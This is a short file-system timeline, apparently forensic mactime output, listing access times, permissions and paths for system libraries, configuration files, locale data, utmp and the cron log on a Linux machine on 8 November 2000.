17 .a. l/lrwxrwxrwx root root 34359 /lib/ld-linux.so.1 -> ld-
linux.so.1.9.5
25386 .a. -/-rwxr-xr-x root root 34360 /lib/ld-linux.so.1.9.5
340663 .a. -/-rwxr-xr-x root root 34274 /lib/ld-2.1.3.so
Wed Nov 08 2000 21:11:49 246652 .a. -/-rwxr-xr-x root root 34312 /lib/libnss_files-2.1.3.so
12333 .a. -/-rw-r--r-- root root 26577 /etc/ld.so.cache
11349 .a. -/-rw-r--r-- root root 26225 /etc/services
43 .a. -/-rw-r--r-- root root 26246 /etc/resolv.conf
1744 .a. -/-rw-r--r-- root root 26561 /etc/nsswitch.conf
13 .a. l/lrwxrwxrwx root root 34282 /lib/libc.so.6 -> libc-2.1.3.so
4101324 .a. -/-rwxr-xr-x root root 34281 /lib/libc-2.1.3.so
11 .a. l/lrwxrwxrwx root root 34275 /lib/ld-linux.so.2 -> ld-2.1.3.so
21 .a. l/lrwxrwxrwx root root 34313 /lib/libnss_files.so.2 ->
libnss_files-2.1.3.so
Wed Nov 08 2000 21:23:07 2265 .a. -/-rw-r--r-- root root 91 /usr/share/locale/locale.alias
29970 .a. -/-rw-r--r-- root root 57 /usr/share/locale/en_US/LC_COLLATE
87756 .a. -/-rw-r--r-- root root 58 /usr/share/locale/en_US/LC_CTYPE
93 .a. -/-rw-r--r-- root root 59 /usr/share/locale/en_US/LC_MONETARY
508 .a. -/-rw-r--r-- root root 61 /usr/share/locale/en_US/LC_TIME
27 .a. -/-rw-r--r-- root root 60 /usr/share/locale/en_US/LC_NUMERIC
Wed Nov 08 2000 21:33:47 1024 .a. d/drwxr-xr-x root mail 2018 /var/spool/mqueue
Wed Nov 08 2000 21:50:45 44 .a. -/-rw-r--r-- root root 15439
/usr/share/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES
Wed Nov 08 2000 22:01:00 4992 .a. -/-rw-rw-r-- root utmp 34274 /var/run/utmp
Wed Nov 08 2000 22:10:01 31607 m.c -/-rw----- root root 12110 /var/log/cron

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